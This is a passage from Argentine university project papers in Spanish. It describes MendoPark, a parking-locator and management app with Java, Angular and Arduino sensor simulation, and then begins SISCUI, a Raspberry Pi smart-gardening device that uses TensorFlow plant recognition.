Los estados de las plazas de la figura cambiarán de estado mediante las funcionalidades "Iniciar Estacionamiento", que coloca a la plaza en estado ocupada, y la funcionalidad "Finalizar Estacionamiento" que coloca a la plaza en estado libre.

Posibilidad de realizar reservas

La aplicación permite que el usuario pueda realizar reservas de estacionamiento en las playas privadas para una fecha y hora determinada debiendo previamente estar registrado en la aplicación. Las reservas pueden ser consultadas por el dueño de la playa privada quien puede gestionar la ocupación de las plazas de forma más adecuada. Las reservas podrán ser gestionadas mediante el pago de un canon que establece el dueño de la playa privada para hacer efectiva la reserva.

Pago por el uso del servicio de estacionamiento

Una vez finalizado el estacionamiento la aplicación calcula el monto total a abonar por parte del usuario. El canon puede ser cancelado con varios métodos de pago donde la aplicación carga los datos para la gestión de pago y emite un comprobante electrónico que puede ser enviado a la dirección de correo que indique el usuario.

Emisión de reportes con indicadores de interés

Por otra parte, el sistema permite emitir un conjunto de reportes que muestra información acerca de:

- Cantidad de vehículos que se estacionan según las distintas zonas.
- Rankig de estacionamientos privados con mayor concurrencia.
- Tiempo promedio de permanencia de estacionamiento, entre otros.

El objetivo de la generación de reportes, como se observa en la "**Figura 3**. Informes para ayudar a la toma de decisiones", es hacer uso de la información que recolecta la aplicación para la toma de decisiones.

Uno de los ejemplos de decisiones que se pueden tomar es, por ejemplo, en referencia a:

- Posibles distribuciones de tránsito en horarios pico.
- Cambio de sentido de circulación de calles de alta concurrencia.
- Búsqueda de promociones para atraer a mayor cantidad de clientes.




Figura 3. Informes para ayudar a la toma de decisiones

5. Elementos del Trabajo y metodología

En búsqueda de dar solución al problema planteado se comenzó a realizar una serie de encuestas para evaluar la aceptación de los usuarios para el desarrollo de la aplicación.

Se relevaron sistemas existentes para evaluar las funcionalidades ofrecidas.

Se especificaron los objetivos y alcances del nuevo sistema.

Se asignaron las tareas según los conocimientos de los integrantes del equipo y de forma que permaneciera equitativa la carga de trabajo.

Se realizó el desarrollo de la aplicación y la posterior ejecución de casos de pruebas.

Encuestas preliminares

Para arrancar con la investigación para el desarrollo del sistema se realiza una serie de encuestas lanzadas por Google donde se obtienen los siguientes resultados:

- Porcentaje de usuarios a los que les he fácil encontrar estacionamiento en la ciudad de Mendoza, ver "**Figura 4.** Usuarios a los que les he fácil encontrar estacionamiento"




Figura 4. Usuarios a los que les he fácil encontrar estacionamiento

- Tiempo promedio que los usuarios usan para encontrar estacionamiento en la vía pública, ver "**Figura 5.** Tiempo promedio para encontrar estacionamiento"




Figura 5. Tiempo promedio para encontrar estacionamiento

- Porcentaje de usuarios a los cuales les sería útil contar con una App Mobile que te indique las plazas disponibles en estacionamientos públicos y privados de la zona a la que se dirigen, ver "**Figura 6.** Usuarios a los cuales les sería útil contar con una App Mobile que te indique las plazas disponibles."




Figura 6. Usuarios a los cuales les sería útil contar con una App Mobile que te indique las plazas disponibles

- Porcentaje de usuarios que han utilizado una aplicación similar en alguna otra ciudad, ver "**Figura 7**. Usuarios que han utilizado una aplicación similar"




Figura 7. Usuarios que han utilizado una aplicación similar

Relevación de sistemas existentes

Una vez finalizadas las encuestas, tras los resultados favorables obtenidos, se realiza el análisis de una serie de aplicaciones utilizadas en grandes urbes y de alcance mundial. Son ejemplo de ellas Movipark Córdoba (Ref 5: Sistema Movipark Córdoba), Movil TR (Ref 6: Sistema Movil TR), Werpi (Ref 7: Sistema Werpi), Parking Right (Ref 8: Sistema Parking Right), RTA Dubai (Ref 9: Sistema RTA Dubai). Estas aplicaciones permitieron conocer los servicios ofrecidos a los usuarios y reunir las características dispersas en las mismas y unificarla en una misma aplicación. Se añadió, a la aplicación MEndoPark, la generación de promociones y emisión de reportes que proporcionen información de consideración para la toma de decisiones.

Objetivos del nuevo sistema

Mendopark tiene como objetivo:

- Ofrecerle al usuario final del sistema la posibilidad de localizar plazas de estacionamiento, en sectores públicos medidos o privados, que se encuentren disponibles para su uso en referencia a una zona de su interés.
- Ofrecerle al cliente la posibilidad de gestionar el estado de las plazas de estacionamiento en base a sus necesidades como también el registro de un vehículo en una plaza particular y su posterior pago por su uso.
- Ofrecerle al cliente un conjunto de informes para la interpretación de los datos recolectados que ayuden a la toma de decisiones en su negocio.

Módulos del sistema

Los módulos y funcionalidades más importantes del sistema se detallan en los siguientes párrafos.

Módulo de usuario

Este módulo contiene funcionalidades para la gestión de estacionamiento destinada al usuario final de la aplicación. Las funcionalidades las podemos agrupar en los siguientes sub-módulos:

- Usuarios: Este sub-módulo contiene las funcionalidades necesarias para gestionar el alta de usuario e ingreso de datos del vehículo a utilizar.

- Búsqueda: Este sub-módulo contiene la funcionalidad que le permite al usuario conocer las plazas de estacionamiento disponibles cerca de un punto de destino ingresado. La interfaz de búsqueda se puede ver en la "**Figura 8**. Interfaz de búsqueda de estacionamiento", como se observa a continuación:



Figura 8. Interfaz de búsqueda de estacionamiento

- Reservas de plazas de estacionamiento: Este sub-módulo contiene las funcionalidades necesarias para realizar reservas de una plaza de estacionamiento en una playa privada y cancelar la reserva y consultar las mismas.
- Quejas y sugerencias: Este sub-módulo contiene las funcionalidades necesarias para enviar quejas y/o sugerencias como también la posibilidad de responder a encuestas que sirven para la recolección de datos con el objetivo de obtener indicadores del grado de utilidad de la aplicación por parte del usuario en referencia a parámetros de medición pre-establecidos.

Módulo de gestión de plazas de estacionamiento

Este módulo contiene funcionalidades para la gestión de las plazas de estacionamiento. Las funcionalidades las podemos agrupar en los siguientes sub-módulos:

- Ocupación de Plaza: Este sub-módulo contiene las funcionalidades que permite iniciar y finalizar el uso de una plaza de estacionamiento.
- Pago de Plaza, Métodos de Pago Seleccionados: Este sub-módulo contiene las funcionalidades que permite administrar los métodos de pago y gestionar el pago por el servicio de estacionamiento.
- Estados y Tipos: Este sub-módulo permite asignarle a una plaza de estacionamiento un tipo de plaza.

Módulo de administración

Este módulo contiene funcionalidades para la administración de las plazas de estacionamiento llevadas a cabo por el cliente. Las funcionalidades las podemos agrupar en los siguientes sub-módulos:

- Plazas, Zonas, Horarios, Tipos de Vehículos y Tipo de Clientes: Este sub-módulo contiene las funcionalidades que permite:
  a) La administración de la plaza de estacionamiento, tipo y estado.
  b) La administración de los tipos de vehículos, horarios de disponibilidad de ocupación paga de la plaza.
  c) La administración de tipos de cliente a la que es dirigida la aplicación permitiendo la visualización de funcionalidades de interés.
- Tarifas, Promociones y Tipo de Pago: Este sub-módulo contiene las funcionalidades que permite:
  a) La administración de tarifas de estacionamiento.
  b) La administración del monto anticipado de reserva.
  c) La administración de promociones.
  d) La administración de tipos de métodos de pago aceptados.
- Encuestas, Clientes, Roles: Este sub-módulo contiene las funcionalidades que permite:
  a) La administración de encuestas realizadas para ser contestadas por los usuarios del sistema que deseen completarlas.
  b) La administración de roles de usuarios para administrar los permisos de gestión sobre el sistema.

Módulo de informes y estadísticas

Este módulo contiene funcionalidades para la generación de informes.

Los informes ofrecen los datos recolectados tras el uso del sistema y tienen por objetivo servir a la toma de decisiones por parte de los dueños de las playas de estacionamiento como de las entidades que administran el estacionamiento público medido.

Entre varios reportes que permite emitir el sistema se citan, por ejemplo:

- La emisión de informe que muestra información acerca de la cantidad de vehículos que se estacionan en áreas de interés delimitadas por puntos de coordenadas.
- La emisión de informe que muestra el ranking de estacionamientos privados con mayor concurrencia que permita analizar y establecer estrategias de ofertas en base a los resultados expuestos.
- La emisión de informe que muestra el tiempo promedio de permanencia de estacionamiento de los usuarios que permita analizar el flujo e intercambio vehicular.

Módulo de seguridad

Este módulo contiene las funcionalidades que permite iniciar sesión, finalizar sesión y asignar a los usuarios roles según el acceso de funciones que se quiera otorgar.

Módulo de sensores

Este último módulo contiene funcionalidades que permiten generar el alta de sensores para llevar un registro de los mismos y registrar las posibles modificaciones.

También permite la asignación de sensores a las plazas de estacionamiento para mapear el estado de ocupación en tiempo real. Es decir, permite identificar a una plaza de estacionamiento con un sensor que sondeará si un vehículo se sitúa sobre la plaza y así informar la ocupación de la misma.

Funcionalidades más importantes

Las funcionalidades más importantes que visualizan a grandes rasgos el propósito del sistema son las que se muestran en la "**Figura 9**. Diagrama con los casos de usos más relevantes"




Figura 9. Diagrama con los casos de usos más relevantes

Diagrama de clases con las entidades más relevantes

Un extracto de porción del diagrama de clases se puede ver a continuación en la "**Figura 10**. Extracto del diagrama de clases."




Figura 10. Extracto del diagrama de clases

Equipo de trabajo

La metodología elegida para el desarrollo de la aplicación es la tradicional permitiendo llevar un control completo en las etapas de Requisitos, Diseño, Implementación, Verificación y Mantenimiento, lo que hará notar los retrasos en las tareas y vinculaciones entre las mismas.

El equipo de trabajo presenta la estructura de la "**Figura 11.** Estructura del equipo de trabajo"




Figura 11. Estructura del equipo de trabajo

Para generar la retroalimentación necesaria, para que todo el equipo se mantenga informado y en base a esto se tomen decisiones, se hace uso de métodos y herramientas.

Los métodos, herramientas e informes con los cuales se comunica el equipo de trabajo involucra:

- Reuniones presenciales entre los miembros del equipo que serán reflejadas en minutas.
- Video llamadas a través de Skype.
- Creación de un grupo a través de la aplicación Whatsapp, por el cual se puede mantener comunicación escrita o a través de audios.
- Google Drive será la herramienta colaborativa que se utiliza para almacenar
- y compartir todo tipo de documentación.
- Diagrama de Gantt que se ha realizado con la herramienta Microsoft Project que permite realizar el control de avance del proyecto.
- Trello para gestionar las tareas del proyecto.

Diagrama de Gantt

Se utiliza el diagrama de Gantt para exponer el tiempo de dedicación previsto para las diferentes tareas o actividades. Se identifican los tiempos de actividades que deben desarrollarse en fechas específicas para realizar las estimaciones adecuada de las tareas.

Estudio de Factibilidad

Para determinar la viabilidad de desarrollo del proyecto se realizan los estudios de factibilidades Operativa, Legal, Técnica y Económica.

Los resultados de los análisis se resumen en:

- Para garantizar la correcta operabilidad del sistema desarrollando una aplicación basada en interfaces intuitivas y sencillas para que la aplicación sea amigable para el usuario final. Se refuerza la explicación de las funcionalidades del sistema mediante la realización de instructivos.

- Se preserva la información confidencial de los usuarios registrados al sistema donde previa registración deberán aceptar las condiciones de uso del mismo.
- Se utiliza tecnología que permite dar soporte a múltiples consultas de funcionalidades específicas que se esperan tengan un alto nivel de estrés debido a las masivas consultas.
- Para recuperar el capital invertido se realiza un enfoque en captar la mayor cantidad de clientela mediante la publicidad a fin de que las ganancias puedan verse en corto y medio plazo.

Tecnologías utilizadas

Las tecnologías principales utilizadas para el desarrollo de la aplicación son:

- Java, como lenguaje principal del Sistema para el backend en su versión Enterprise.
- WildFly como servidor de aplicaciones para el backend como frondend.
- Angular, es un framework de JavaScript para el desarrollo del frontend.
- Bootstrap, es un framework de Javascript y CSS que colabora con los estilos de las vistas (pantallas).
- MySql, motor de base de datos relacional.
- Git, gestor de configuración para versionar el código. Se utiliza como repositorio central bitbucket.org.
- GitLab, servicio web de control de versiones y desarrollo de software colaborativo
- Microsoft Project, para elaborar diagrama de Gantt.
- Google Drive, como repositorio de documentos en la nube.
- Slack, es una plataforma para la comunicación interna del equipo es libre y gratuita.
- IntelliJ IDEA, entorno de desarrollo integrado para el desarrollo de programas informáticos.

```
@Override
public PayType getAvailable(Long id) {
    PayType result = null;

    String sql = SELECT_ENTITY + " WHERE pe.number = :number AND pe.endDate IS NULL";
    TypedQuery<PayType> query = entityManager.createQuery(sql,PayType.class);
    query.setParameter("number",id);
    result = query.getSingleResult();

    return result;
}

@Override
public List<PayType> getAll() {
    String sql = SELECT_ENTITY;
    return getPayTypes(sql);
}

@Override
public List<PayType> getAvailables() {
    String sql = SELECT_ENTITY + " WHERE pe.endDate IS NULL";
    return getPayTypes(sql);
}
```

Figura 12. Extracto del código de la aplicación.

Con respecto a la arquitectura, utilizaremos una arquitectura de micro servicios a fin de construir la aplicación como un conjunto de pequeños servicios que ejecuten su propio proceso y se comuniquen con mecanismos más ligeros. Cada servicio puede ser desplegado de forma independiente y puede estar programado en distintos lenguajes y usar diferentes tecnologías de almacenamiento de datos.

Ejecución de pruebas

Para poder asegurar el correcto funcionamiento del sistema se planificaron y ejecutaron una serie de pruebas que consideran los diversos módulos del mismo. Se realizaron pruebas para garantizar el correcto funcionamiento del código, pruebas de seguridad y pruebas de carga para corroborar la capacidad máxima que tiene un servidor web para atender a un conjunto de usuarios de manera simultánea.

Simulación para el uso de sensores

Para la simulación de funcionamiento de sensores que indiquen si un aparcamiento se encuentra en estado libre u ocupado se ha preparado una maqueta con la conexión de sensores infrarrojos y lumínicos.

Componentes

Para el armado de la maqueta se utilizaron:

- Una placa Arduino UNO, ver "**Figura 13**. *Placa Arduino UNO*"




Figura 13. Placa Arduino UNO

Arduino es una plataforma de hardware libre, basada en una placa con un microcontrolador y un entorno de desarrollo (software), diseñada para facilitar el uso de la electrónica en proyectos multidisciplinares. Arduino es una plataforma abierta que facilita la programación de un microcontrolador.

- Sensores infrarrojos CNY70, ver "**Figura 14**. *Sensor CNY70*"



Figura 14. Sensor CNY70

El dispositivo CNY70 es un sensor óptico infrarrojo, de un rango de corto alcance que se utiliza para detectar colores de objetos y superficies.

- Diodos leds, ver "**Figura 15**. *Led*"



Figura 15. Led

Los diodos led permiten emitir luz cuando son activados.

- IDE Arduino, ver "**Figura 16**. *IDE Arduino*"



Figura 16. IDE Arduino

Para escribir los programas que serán cargados en la placa Arduino se utiliza un entorno de desarrollo llamado IDE Arduino. IDE Arduino es una aplicación multiplataforma escrita en leguaje Java y es compatrible para Windows, macOs y Linux.

Funcionamiento

Cuando un elemento se interpone en el haz infrarrojo que proyecta el sensor cny70, el sensor transmite valores correspondientes al color del objeto que percibe. Todo valor distinto de cero(0) indica la presencia de un objeto. Los valores son captados por el código programado con IDE Arduino y modifican el color de los sensores según se encuentre una plaza de estacionamiento libre u ocupado, encendiendo los leds verde o rojo según corresponda. Para una ilustración de la maqueta ver la "**Figura 17**. Maqueta realizada para la simulación".



Figura 17. Maqueta realizada para la simulación

Ante los cambios de estados del sensor cny70 se envía por Wifi el código del sensor y estado al servidor de la aplicación donde un servicio escucha continuamente los cambios de estados.
Cada sensor es geo-localizado en el mapa mostrando el cambio de estado en tiempo real.

6. Resultados

Los resultados obtenidos ante el desarrollo del sistema fueron satisfactorios. Tras las encuestas ofrecidas por el sistema, en la relevación del mismo, se vieron cumplidas las necesidades de los usuarios. Con el desarrollo de la aplicación se observa una disminución, respecto al tiempo, en la búsqueda de estacionamiento. Los dueños de las playas privadas pueden gestionar el estado de ocupación de las plazas tras la realización de reservas de las mismas, lo que incrementa las ganancias. Las entidades públicas se ven beneficiadas por la aplicación debido a que los reportes emitidos por la misma permiten evaluar las zonas de mayor concurrencia vehicular. Esto permite gestionar mecanismos para la nueva circulación del tránsito tras la modificación de sentido de circulación de ciertas arterias, por ejemplo. También se pueden ver beneficiada debido a que se puede incrementar la recaudación por la prestación

de servicio de estacionamiento tras la fijación de horarios pagos obtenidos en los datos almacenados.

7. Discusión

Para garantizar el éxito del sistema debemos ofrecerles a los usuarios una interfaz amigable e intuitiva en cuanto a su uso y ofrecer un conjunto de encuestas para recolectar la experiencia obtenida en la localización de plazas de estacionamiento disponibles.
A los dueños de playas privadas debemos ofrecerles el incremento en sus ingresos al permitirles ofertar promociones y gestionar reservar de las plazas como diversificación en los medios de pagos aceptados.
A los entes gubernamentales debemos ofrecerles los informes necesarios que respondan al conjunto de indicadores clave que permita tomar mejores decisiones en la administración de los espacios de estacionamiento públicos medidos identificando las zonas que deben ser atendidas de manera exclusiva desalentado o alentando el estacionamiento.

8. Conclusión

Sabiendo que existe un crecimiento del parque automotor y el continuo ingreso de vehículos en la ciudad de Mendoza se ha vuelto un caos se ha desarrollado un del sistema que permitirá a los usuarios localizar zonas de aparcamiento, en sectores públicos medidos y sectores privados, en el punto de destino a fin de evitar la pérdida de tiempo en la búsqueda de estacionamiento, malestar psíquico y contaminación ambiental producida por la circulación vehicular innecesaria.
Tras el uso del sistema se irán almacenando un conjunto de datos que podrán ser utilizados en la confección de informes emitidos a sectores que tengan el poder de decidir sobre la gestión de circulación vehicular por zonas y franjas horarias que permita una mejora en la distribución del tránsito por parte de los entes públicos.
Los datos recolectados también pueden ser utilizados por parte de los dueños de playas privadas que podrán ofrecer promociones de estacionamiento a sus clientes a fin de aumentar el atractivo comercial de sus negocios.
Como el sistema se desarrolla para hacer uso alternativo de sensores permite implementar el mismo de manera más económica ampliando el mercado al que puede ser ofrecido.
El uso de tecnologías populares soportadas por una amplia comunidad permite ofrecer un sistema que se adapte a las necesidades emergentes de manera rápida y solucionar problemas sin mayores complicaciones ofreciendo de esta forma un sistema robusto, adaptable y fácil de modificar.

9. Agradecimientos

Los integrantes de este grupo agradecemos al cuerpo docentes de la cátedra de Proyecto Final (UTN – FRM) por motivarnos continuamente a superarnos día a día y llevar a cabo el presente proyecto.

10. Referencias

Ref 1: Javier Cusimano. (04 de 06 de 2019). *Diario El Sol*. Obtenido de https://www.elsol.com.ar/hay-un-auto-cada-dos-personas-en-mendoza

Ref 2: World Sensing. (s.f.). *World Sensing*. Obtenido de http://www.worldsensing.com/product/fastprk/

Ref 3: tenealive. (s.f.). *tenealive*. Protocolos y modelo comunicación de las cámaras IP WIFI de videovigilancia y domótica de tenealive. Obtenido de http://www.tenealive.com/protocolos-y-modelos-de-comunicaci%C3%B3n-de-las-c%C3%A1maras-ip-wifi-de-videovigilancia-y-dom%C3%B3tica-de-teneali

Ref 4: xataka. (17 de 01 de 2015). *xataka*. Obtenido de https://www.xataka.com/automovil/buscas-aparcamiento-un-drone-te-lo-encuentra

Ref 5: Sistema Movipark Córdoba. (s.f.). *Sistema Movipark Córdoba*. Obtenido de https://www.movyparkcordoba.com.ar

Ref 6: Sistema Movil TR. (s.f.). *Sistema Movil TR* . Obtenido de http://moviltr.com.ar/MParkingSelfcare/

Ref 7: Sistema Werpi. (s.f.). *Sistema Werpi*. Obtenido de https://werpi.com

Ref 8: Sistema Parking Right. (s.f.). *Sistema Parking Right*. Obtenido de https://parkright.passporteu.com/park/#parkright Splash

Ref 9: Sistema RTA Dubai. (s.f.). *Sistema RTA Dubai*. Obtenido de https://www.rta.ae/wps/portal/rta/ae/home?lang=ar

Sistema de Cultivo Inteligente (SISCUI)

Williams Alvaro Arando Arce, Eric Brian Quinteros Jimenez, Mario Cesar Llanos Ordoñez, Julio Esteban Peralta, Jorge Luis Lescano, Guillermo Tsuchioka

Universidad Tecnológica Nacional, Facultad Regional de Buenos Aires

Abstracto

Actualmente está creciendo el interés de las personas en tener su propio invernadero o huerta en sus hogares, como hobby o para el consumo natural de los productos recién cosechados. Gran parte de los interesados no cuenta con las herramientas y conocimientos necesarios para el mantenimiento de las distintas plantas. Por estas razones, se desarrolló un producto capaz de reconocer una variedad definida de plantas desde la etapa de crecimiento hasta la etapa de madurez, y determinar la cantidad de agua, iluminación y temperatura necesaria para su óptimo crecimiento madurativo. El sistema consta de un dispositivo y una aplicación web. El dispositivo reconocerá cuando haya un fruto maduro listo para cosechar, gracias a una cámara y un algoritmo de inteligencia artificial integrada que estudiará la imagen. Constantemente se medirá los niveles de humedad, iluminación y temperatura de la planta; en caso que tales niveles sean muy bajos respecto a los valores óptimos, se procede a activar la lámpara dicroica o mini bomba de agua para estabilizar tales niveles. Estos valores se podrán monitorearse desde la aplicación web, además de reportar alertas desde el dispositivo. Como última característica, cuenta con un sistema de autonomía capaz de trabajar sin recibir corriente externa durante un par de días. Esta solución propuesta beneficiará al agricultor principiante que quiere empezar con el cultivo vegetal ya sea dentro o fuera del hogar.

Palabras Clave

Automático - Autónomo - Cosecha - Cultivo - IA - Invernadero - IoT - Monitoreo - Sensores

Introducción

La agricultura es responsable de la producción de frutas y verduras saludables para el consumo diario, ya que según la pirámide alimenticia, se debe consumir entre 2 a 3 porciones de frutas y 3 a 5 porciones de vegetales, una cantidad mucho mayor comparada con el consumo necesario de lácteos, carnes y grasas [1]. Esto significa que la media de la población demandará más frutas y verduras que otros elementos, a excepción de los cereales, panes, pastas, etc.

Los agricultores además de tratar esta demanda, tienen las plagas y dificultades climatológicas. Por lo tanto en el peor de los casos recurren a pesticidas químicos que no solo los hacen más resistentes a los factores externos sino que se les da mayor tamaño y más color [2]. Sin embargo, al ser químicos alteran el sabor y pueden atenuar algunas propiedades vitamínicas en los productos. Como resultado, la mayoría de las personas no están consumiendo productos naturales.

Del lado de los vendedores, los productos pueden sufrir golpes, abolladuras o descomposición. Para liberarse de ellos, a veces lo liquidan a un bajo precio, lo esconden junto con mismos productos al fondo de la bolsa, o lo menos probable, donarlo por caridad.

A razón de estos problemas, ha habido un incremento en el interés del consumo de productos orgánicos, por lo cual las personas hicieron espacio en su jardín o maceta para plantar un brote de algún tipo de vegetal, pero no sabían cómo mantenerla con el agua y luz necesaria.
Para ello existen elementos de cultivo en el mercado para hogares e invernaderos, que cuenta con un sistema de riego automático. Pero la mayoría de estos son muy simples, grandes o muy costosos. Encima existen vegetales que necesitan diferentes cantidades de agua, iluminación y calor para crecer hasta el momento de cosecha.
Por lo tanto, se necesitaba un sistema que pudiera diferenciar las plantas y en base a la planta identificada, configurar la cantidad de agua, calor e iluminación necesaria.

Elementos del Trabajo y metodología

Ante la situación actual mencionada, se decidió armar un dispositivo que cuente con un sistema integral de control y reconocimiento automático, para mantener el crecimiento óptimo de la planta con la distribución eficiente de agua, iluminación y calor. También pueda reconocer el tipo de planta y detectar si presenta frutos maduros.
El usuario contará con una aplicación web progresiva, donde se mostrará el tipo de planta, los niveles de humedad, calor e iluminación, y notificará las alertas relacionadas a eventos que requieran acciones humanas como rellenar el depósito de agua, cosechar el fruto y revisar los componentes externos ante una falla.
Por si fuera poco, el dispositivo cuenta con una autonomía de 5 días promedio en caso de un corte eléctrico del suministro, mientras funcione con normalidad se estará recargando la batería.
El dispositivo contiene en su interior un Raspberry Pi 3B+ equipado con los sensores de iluminación, temperatura y humedad del suelo (LDR[1], DHT22[2] y YL-69[3] respectivamente). Cada cierto tiempo se envían las lecturas de los sensores a un servidor Firebase por medio del módulo celular GSM [3] GPRS [4]. El usuario recibirá por medio de la aplicación datos en tiempo real de las lecturas del dispositivo y se reflejarán en el mismo.
Los actuadores son una mini bomba de agua de 5v y una lámpara dicroica de 12v para dar calor e iluminación a la planta, que estarán conectados al dispositivo. En la mini bomba se conectan dos mangueras de 4 mm de diámetro, uno de entrada y otro de salida, con un extremo recibiendo agua y otro apuntando a la tierra de la planta. La dicroica se prenderá cuando la temperatura e iluminación sean escasas en ese momento.
El sistema de reconocimiento funciona con una cámara integrada en el dispositivo y un programa desarrollado con inteligencia artificial, compuesto por 2 módulos, uno entrenado para reconocer determinadas plantas y el otro para determinar la madurez del cultivo, en caso afirmativo, notificará al usuario para su posterior cosecha.
Por tal motivo, uno de los puntos principales para este proyecto fue de usar Tensorflow [5] para desarrollar la red neuronal. TensorFlow puede usarse en varios lenguajes (Java, C, Go, etc.), pero el

[1] Fotorresistor: sensor para medir el nivel de la luz.
[2] Mide la temperatura y humedad del aire.
[3] Nombre técnico del sensor.

más usado y completo es Python, el cual, será empleado para el desarrollo de los módulos inteligentes. Python es un lenguaje de programación de alto nivel, multiparadigma e interpretado. La sintaxis elegante y el tipado dinámico hacen que sea un lenguaje ideal para el desarrollo rápido de nuestra aplicación. Por otro parte, las redes neuronales a desarrollar tendrán como entrada una imagen y proporcionar en términos de porcentaje su certeza. Para este tipo de problemas se decidió utilizar Redes Neuronales Convolucionales (CNN) [6], por su utilización en el campo de la visión artificial. La CNN es un tipo de Red Neuronal Artificial con aprendizaje supervisado que procesa sus capas imitando la corteza visual del ojo humano para identificar distintas características en las entradas que en definitiva hacen que pueda identificar objetos. Para ello, la CNN contiene varias capas ocultas especializadas y con una jerarquía: esto quiere decir que las primeras capas pueden detectar líneas, curvas y se van especializando hasta llegar a capas más profundas que reconocen formas complejas como una planta de tomate o un morrón maduro. En particular, hemos considerado utilizar Inception proporcionada por GoogleNet.

En este trabajo, hemos utilizado conjuntos de datos segregados por tipo de planta, para entrenar la red neuronal de reconocimiento de planta. En cambio para la detección de madurez, se planteó conjuntos de datos segregados por madurez y clasificados por planta, ya que se construirán redes neuronales de madurez por planta.

